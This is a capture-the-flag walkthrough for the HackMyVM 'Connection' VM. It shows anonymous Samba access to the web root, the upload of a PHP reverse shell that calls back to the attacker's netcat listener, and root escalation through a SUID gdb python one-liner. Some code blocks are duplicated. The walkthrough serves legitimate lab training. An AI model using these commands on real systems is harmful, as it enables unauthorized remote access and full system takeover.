Hack My VM

Walkthrough Connection

Index

1. Intro


This document will show how to get root on Connection VM from **HackMyVM**.

2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.31.

```
sml@cassandra:~$ sudo netdiscover -i enp0s3
 Currently scanning: 192.168.2.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.31    08:00:27:31:4c:b2      1      60  PCS Systemtechnik GmbH

```



2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
sml@cassandra:~$ nmap -A -p- 192.168.1.31
Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-22 19:12 CET
Nmap scan report for connection.home (192.168.1.31)
Host is up (0.0054s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:e6:01:b5:f9:06:a1:ea:40:04:29:44:f4:df:22:a1 (RSA)
|   256 fb:16:94:df:93:89:c7:56:85:84:22:9e:a0:be:7c:95 (ECDSA)
|_  256 45:2e:fb:87:04:eb:d1:8b:92:6f:6a:ea:5a:a2:a1:1c (ED25519)
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
Service Info: Host: CONNECTION; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m57s, deviation: 2h18m33s, median: -2s
|_nbstat: NetBIOS name: CONNECTION, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: connection
|   NetBIOS computer name: CONNECTION\x00
|   Domain name: \x00
|   FQDN: connection
|_  System time: 2021-03-22T14:12:46-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-22 19:12:46
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds


```

SSH, Samba and HTTP ports are open, so lets take a deeper look to Samba.

```
sml@cassandra:~$ smbclient -L 192.168.1.31
Unable to initialize messaging context
Enter WORKGROUP\sml's password:
Anonymous login successful

  Sharename       Type      Comment
  ---------       ----      -------
  share           Disk
  print$          Disk      Printer Drivers
  IPC$            IPC       IPC Service (Private Share for uploading files)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server               Comment
  ---------            -------

  Workgroup            Master
  ---------            -------
  WORKGROUP


```

```
sml@cassandra:~$ smbclient -L 192.168.1.31
Unable to initialize messaging context
Enter WORKGROUP\sml's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        share           Disk
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Private Share for uploading files)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

There is a folder called "share", so we will check the folder.

```
sml@cassandra:~$ smbclient \\\\192.168.1.31\\share
Unable to initialize messaging context
Enter WORKGROUP\sml's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep 23 03:48:39 2020
  ..                                  D        0  Wed Sep 23 03:48:39 2020
  html                                D        0  Wed Sep 23 04:20:00 2020

    7158264 blocks of size 1024. 5463196 blocks available
smb: \> cd html
smb: \html\> dir
  .                                   D        0  Wed Sep 23 04:20:00 2020
  ..                                  D        0  Wed Sep 23 03:48:39 2020
  index.html                          N    10701  Wed Sep 23 03:48:45 2020

    7158264 blocks of size 1024. 5463196 blocks available

```

```
sml@cassandra:~$ smbclient \\\\192.168.1.31\\share
Unable to initialize messaging context
Enter WORKGROUP\sml's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep 23 03:48:39 2020
  ..                                  D        0  Wed Sep 23 03:48:39 2020
  html                                D        0  Wed Sep 23 04:20:00 2020

                7158264 blocks of size 1024. 5463196 blocks available
smb: \> cd html
smb: \html\> dir
  .                                   D        0  Wed Sep 23 04:20:00 2020
  ..                                  D        0  Wed Sep 23 03:48:39 2020
  index.html                          N    10701  Wed Sep 23 03:48:45 2020

                7158264 blocks of size 1024. 5463196 blocks available
```

We see that inside 'share' there is a folder called 'html' and inside is index.html. Everything points that this folder is the root folder of the web server so we are going to upload a reverse shell through Samba and access it via Web. Download the php-reverse-shell here and change the IP/PORT. In our example:

```
$ip = '192.168.1.70';   // CHANGE THIS
$port = 1234;           // CHANGE THIS
```

Now, upload the reverse shell.

```
smb: \html\> put php-reverse-shell.php
putting file php-reverse-shell.php as \html\php-reverse-shell.php (1788,4 kb/s) (average
    1788,4 kb/s)

```

Put nc to listen.

```
sml@cassandra:~$ nc -nlvp 1234
listening on [any] 1234 ...

```

And visit http://192.168.1.31/php-reverse-shell.php to obtain our reverse shell.

```
sml@cassandra:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.70] from (UNKNOWN) [192.168.1.31] 41798
Linux connection 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
 14:26:47 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

```
sml@cassandra:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.70] from (UNKNOWN) [192.168.1.31] 41798
Linux connection 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
 14:26:47 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


3. Privilege Escalation

Now that we have a shell with low privileges its time to check SUID files.

```
www-data@connection:/$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/gdb
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
www-data@connection:/$

```

We can see that gdb appears as SUID file, so we can use it to escalate privileges.

```
www-data@connection:/$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex
    quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
#

```



Now we are root and we can check the flag!

```
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
proof.txt

```

4. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

> The only true wisdom is in knowing you know nothing.
>
> *Socrates*